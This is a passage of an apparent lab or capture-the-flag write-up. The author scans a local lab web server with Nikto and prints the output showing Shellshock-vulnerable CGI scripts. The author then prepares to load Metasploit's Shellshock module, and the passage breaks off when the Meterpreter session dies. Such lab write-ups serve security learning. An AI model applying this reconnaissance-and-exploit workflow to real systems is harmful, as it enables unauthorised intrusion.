


It works!

This is the default web page for this server.


The web server software is running but no content has been added, yet.

The web server can be accessed but it looks it is still under construction. However, I ran nikt-o on it.




```
kali@kali:~$ nikto -h http://192.168.36.152:8080
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.36.152
+ Target Hostname:    192.168.36.152
+ Target Port:        8080
+ Start Time:         2020-07-08 04:01:03 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.2.22 (Ubuntu)
+ Server may leak inodes via ETags, header found with file /, inode: 1706318, size: 177,
mtime: Mon May 11 13:55:10 2020
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to p
rotect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render
 the content of the site in a different fashion to the MIME type
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily bru
te force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following a
lternatives for 'index' were found: index.html
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34
 is the EOL for the 2.x branch.
+ Uncommon header '93e4r0-cve-2014-6271' found, with contents: true
+ OSVDB-112004: /cgi-bin/test: Site appears vulnerable to the 'shellshock' vulnerability
(http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6278).
+ OSVDB-112004: /cgi-bin/test.sh: Site appears vulnerable to the 'shellshock' vulnerabili
ty (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6278).
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3092: /cgi-bin/test/test.cgi: This might be interesting...
+ OSVDB-3233: /icons/README: Apache default file found.
+ 8727 requests: 0 error(s) and 13 item(s) reported on remote host
+ End Time:           2020-07-08 04:01:54 (GMT-4) (51 seconds)
```

Nikto reported that the site is vulnerable to shellshock vulnerability. This is too precious a vul-nerability to be missed out. So I background the current meterpreter session to load the Meta-sploit module of apache_mod_cgi_bash_env_exec. This module exploits a shellshock vulnerability in Apache CGI.




```
meterpreter > background
[*] Backgrounding session 1 ...
msf5 exploit(multi/handler) > [*] 192.168.55.11 - Meterpreter session 1 closed.  Reason:
Died
█
```



